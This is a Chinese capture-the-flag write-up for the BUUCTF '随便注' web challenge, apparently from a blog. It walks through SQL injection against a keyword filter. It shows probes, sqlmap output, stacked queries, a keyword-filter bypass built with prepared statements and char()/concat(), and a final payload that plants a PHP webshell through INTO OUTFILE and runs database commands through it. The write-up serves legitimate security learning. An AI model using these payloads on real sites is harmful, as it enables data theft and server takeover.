
【Writeup】BUUCTF_Web_随便注

原创

BAKUMANSEC 于 2019-08-14 22:58:07 发布 3984 收藏 10


分类专栏： BUUCTF - Writeups 文章标签： CTF Web Writeup SQL注入

本文链接：https://blog.csdn.net/m0_38100569/article/details/99617762




0x01 解题思路

- 打开页面，显然考点是SQL注入：



- 手工测试一下：

```
?inject='
```




```
?inject=' or 1#
```

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: ' or 1# 提交查询

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}

array(2) {
  [0]=>
  string(1) "2"
  [1]=>
  string(12) "miaomiaomiao"
}

array(2) {
  [0]=>
  string(6) "114514"
  [1]=>
  string(2) "ys"
}
```



?inject=' or 0#

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: ' or 0# 提交查询

https://blog.csdn.net/m0_38100569

- 可以进行基于布尔的盲注。注释里有这么一句话：



- 先用sqlmap常规扫描试试：

```
sqlmap identified the following injection point(s) with a total of 87 HTTP(s) requests:
---
Parameter: inject (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: inject=1' AND 7855=7855 AND 'yWjT'='yWjT

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: inject=1' AND SLEEP(5) AND 'ToTd'='ToTd
---
16:33:21] [INFO] retrieved: 10.3.15-MariaDB
web application technology: PHP 7.3.5, OpenResty
back-end DBMS: MySQL >= 5.0.12
banner: '10.3.15-MariaDB'
[16:33:33] [INFO] fetching current user
[16:33:33] [INFO] retrieved: root@localhost
current user: 'root@localhost'
[16:33:42] [INFO] fetching current database
[16:33:42] [INFO] retrieved: supersqli
current database: 'supersqli'
[16:33:49] [INFO] fetching server hostname
[16:33:49] [INFO] retrieved: 869ae49963bb
hostname: '869ae49963bb'
[16:33:59] [INFO] testing if current user is DBA
[16:33:59] [INFO] fetching current user
current user is DBA: False
[16:33:59] [INFO] fetching database users
[16:33:59] [INFO] fetching number of database users
[16:33:59] [INFO] retrieved:
[16:34:00] [INFO] retrieved:
```

- SQLMAP找到的注入点即为布尔盲注，返回以上信息之后就无法进行了，应该是进行了过滤。尝试一下常用关键词如select：

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: select 提交查询

```
return preg_match("/select|update|delete|drop|insert|where|\./i",$inject);
```

- 过滤了注入常用的关键词。但是尝试一下堆叠注入发现可以

  `?inject=';show tables;#`

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: ';show tables;# 提交查询

```
array(1) {
  [0]=>
  string(16) "1919810931114514"
}

array(1) {
  [0]=>
  string(5) "words"
}
```


- 接下来就是利用堆叠注入能够多次执行语句的特性，想办法绕过过滤，查看表中内容了。

0x02 绕过关键词过滤

关于MySQL中的预处理语句原理与使用，这篇文章讲解的比较详细：MySQL的SQL预处理(Prepared)。本题中由于可以使用堆叠查询，并且需要使用SELECT关键字并绕过过滤，因此想到利用字符串转换与拼接构造语句最后执行，这时就可以使用预处理语句。

- 预处理语句使用方式：


```
PREPARE sqla from '[my sql sequece]';   //预定义SQL语句
EXECUTE sqla;  //执行预定义SQL语句
(DEALLOCATE || DROP) PREPARE sqla;  //删除预定义SQL语句
```

- 预定义语句也可以通过变量进行传递，比如：

```
SET @tn = 'hahaha';  //存储表名
SET @sql = concat('select * from ', @tn);  //存储SQL语句
PREPARE sqla from @sql;   //预定义SQL语句
EXECUTE sqla;  //执行预定义SQL语句
(DEALLOCATE || DROP) PREPARE sqla;  //删除预定义SQL语句
```

本题即可利用char()方法将ASCII码转换为SELECT字符串，接着利用concat()方法进行拼接获得查询的SQL语句，最后执行即可，payload如下：

```
?inject=';SET @sql=concat(char(115,101,108,101,99,116)," * from `1919810931114514`");PREPARE sqla from @sql;EXEC
UTE sqla;#
```



0x03 利用命令执行GetFlag

由于用户是root，所以还可以通过命令执行的方式获取flag：BUUCTF-WEB题解#随便注

payload如下：

```
/?inject=';Set @sql=concat("s","elect '<?php @print_r(`$_GET[1]`);?>' into outfile '/var/www/html/1",char(46),"p
hp'");PREPARE sqla from @sql;EXECUTE sqla;

/1.php?1=mysql -uroot -proot -e"use supersqli;select flag from \`1919810931114514\`;"
```

- 利用concat将select拆分从而绕过关键词select过滤
- 利用char将ASCII码46转换为`.`从而绕过关键词`.`过滤
- 利用MySQL into outputfile给网站留后门：利用Mysql into outfile给网站留后门（这里猜测绝对路径是一般ubuntu服务器网站根目录`/var/www/html`）
- 利用一句话木马执行任意mysql命令（反引号中的内容会被当做bash命令执行然后结果再传回来执行）